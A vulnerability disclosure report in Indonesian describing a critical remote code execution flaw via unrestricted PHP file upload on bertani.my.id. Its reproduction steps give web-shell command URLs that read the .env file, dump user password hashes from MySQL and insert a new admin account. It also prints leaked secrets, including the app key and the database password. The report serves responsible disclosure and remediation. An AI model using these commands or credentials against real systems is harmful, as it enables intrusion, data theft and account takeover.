## TECHNICAL DETAIL

| | |
|---|---|
| Title | Remote Code Execution (RCE) via Unrestricted File Upload in User File Sharing |
| Reporter | Daffa Rahadya Atmawiguna (rahadya.daffaa@gmail.com) |
| Date | 2025-12-28 |
| Affected Asset | bertani.my.id/berbagi-berkas |
| Severity | Critical |
| CVSS Score | 9.9<br>CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |
| Proof of Concepts | Please see Steps to Reproduce section |

## SUMMARY


Ditemukan kerentanan Remote Code Execution (RCE) yang sangat kritis pada fitur "Berbagi Berkas" di URL bertani.my.id/berbagi-berkas. Aplikasi gagal membatasi jenis ekstensi berkas yang diunggah, sehingga memungkinkan pengguna biasa untuk mengunggah berkas berbahaya berekstensi .php (*Web Shell*).

Kerentanan ini memiliki dampak yang lebih luas karena tidak memerlukan hak akses administratif. Penyerang cukup mendaftar sebagai pengguna biasa untuk mengunggah *backdoor*, menjalankan perintah sistem operasi, membaca berkas sensitif .env, dan mengambil alih basis data karena konfigurasi *privilege* yang berlebihan.


## STEPS TO REPRODUCE

1. Login ke Akun Anda sebagai user di URL https://bertani.my.id/login
2. Nyalakan Proxy sesuaikan dengan port Burp Suite
3. Aktifkan fitur Intercept pada Burp Suite .


4. Siapkan file .php dan isi sebagai berikut



5. Masuk ke url https://bertani.my.id/berbagi-berkas lalu masukkan file .php yang sudah dibuat





6. Lalu buka berkas yang sudah di sumbit




7. Lalu tambahkan https://bertani.my.id/storage/files/HaiNectar.php?cmd=cat ../../../../.env di url maka anda bisa lihat file .env agar lebih jelas anda bisa buka lewat burpsuite

```
8  APP_NAME=Bertani
9  APP_ENV=local
10 APP_KEY=base64:iigWJzKbyeFzlmwjZHCcwlbjwGw9zfJAry45pzUqwr0=
11 APP_DEBUG=true
12 APP_URL=https://bertani.my.id
13
14 LOG_CHANNEL=stack
15
16 DB_CONNECTION=mysql
17 DB_HOST=localhost
18 DB_PORT=3306
19 DB_DATABASE=bertani
20 DB_USERNAME=bertani
21 DB_PASSWORD="passwordkuaman123"
22
23 BROADCAST_DRIVER=log
24 CACHE_DRIVER=file
25 QUEUE_CONNECTION=sync
26 SESSION_DRIVER=file
27 SESSION_LIFETIME=120
28
29 REDIS_HOST=127.0.0.1
30 REDIS_PASSWORD=null
31 REDIS_PORT=6379
32
33 MAIL_MAILER=smtp
34 MAIL_HOST=smtp.mailtrap.io
35 MAIL_PORT=2525
36 MAIL_USERNAME=null
37 MAIL_PASSWORD=null
38 MAIL_ENCRYPTION=null
39 MAIL_FROM_ADDRESS=null
40 MAIL_FROM_NAME="${APP_NAME}"
41
42 AWS_ACCESS_KEY_ID=
43 AWS_SECRET_ACCESS_KEY=
44 AWS_DEFAULT_REGION=us-east-1
45 AWS_BUCKET=
46
47 PUSHER_APP_ID=
48 PUSHER_APP_KEY=
49 PUSHER_APP_SECRET=
50 PUSHER_APP_CLUSTER=mt1
```


8. Karena kita sudah tau username database dan passwordnya kita bisa melakukan selain melihat file .env anda juga bisa melihat data username dan password user dengan cara menambahkan di url menjadi https://bertani.my.id/storage/files/HaiNectar.php?cmd=mysql -u bertani -p'passwordkuaman123' -e "use bertani; select id, email,password from users;" Untuk melihat dengan jelas anda bisa buka lewat burpsuite






9. Disini saya mencoba untuk menambah user baru tanpa registrasi karena password nya berupa hash kita copy password user id=7 yaitu divinenectar15@gmail.com yang dimana adalah akun dummy saya dan saya sudah tau passwordnya


10. Setelah itu masuk ke cyber chef dan convert menjadi hex





11. Setelah itu masukan url dibawah disini saya set rolenya menjadi admin dan masukkan hex tadi kebagian UNHEX
https://bertani.my.id/storage/files/HaiNectar.php?cmd=mysql -u bertani -p'passwordkuaman123' -D bertani -e "INSERT INTO users (name, email, password, role_name, created_at, updated_at) VALUES ('nectardivine', 'divinehai@admin.com', UNHEX('2432792431302449565739786151304530425372505172 6d587842622e586d3672517461764d457239474a3767364c7250547636792f4479304b6a57'), 'admin', NOW(), NOW());"





12. Lalu kita coba login menggunakan akun yang kita coba buat dengan password yang sama dengan akun dummy saya



13. Dan akun baru dengan role admin berhasil dibuat




14. Lalu untuk memastikan tingkat otorisasi pengguna database, jalankan perintah berikut pada URL:
https://bertani.my.id/storage/files/HaiNectar.php?cmd=mysql -u bertani -p'passwordkuaman123' -e "SHOW GRANTS FOR 'bertani'@'localhost';"




Output menunjukkan GRANT ALL PRIVILEGES ON *.*. Ini mengonfirmasi bahwa akun database yang bocor memiliki hak akses penuh (setara Root) terhadap seluruh basis data, memungkinkan penyerang untuk melakukan tindakan destruktif apa pun (DROP DATABASE, GRANT OPTION, dll).

## EXPECTED RESULT

1. Aplikasi seharusnya membatasi jenis berkas yang boleh diunggah hanya pada ekstensi yang aman (whitelist: jpg, png, pdf).
2. Direktori penyimpanan unggahan /storage/files/ harus dikonfigurasi untuk menolak eksekusi skrip PHP.
3. Akun database aplikasi harus menerapkan prinsip *Least Privilege*.

## ACTUAL RESULT

1. Server menerima berkas .php dari pengguna biasa tanpa validasi.
2. Berkas tersebut disimpan di direktori publik dan dapat dieksekusi, memberikan akses *shell* penuh kepada pengguna biasa.
3. Pengguna biasa dapat memanfaatkan *shell* tersebut untuk mengakses database root dan mengambil alih sistem sepenuhnya

## IMPACT

1. Unauthenticated/Low-Privilege RCE: Penyerang dengan akses minim dapat mengambil alih server sepenuhnya.
2. Full System Compromise: Kendali penuh atas server web dan database.
3. Data Breach: Pencurian seluruh data pengguna dan informasi rahasia perusahaan.
4. Excessive Database Privileges: Akun database memiliki akses root (ALL PRIVILEGES).

## RECOMMENDATION

1. File Extension Whitelisting: Terapkan validasi ekstensi ketat di sisi server.
2. Disable Script Execution: Matikan eksekusi PHP di folder upload.
3. Database Hardening: Gunakan user database dengan hak akses terbatas.

## REFERENCES


1. **OWASP - Unrestricted File Upload:** https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
2. **CWE-434: Unrestricted Upload of File with Dangerous Type:** https://cwe.mitre.org/data/definitions/434.html
3. **PortSwigger - Web Shell Upload:** https://portswigger.net/web-security/file-upload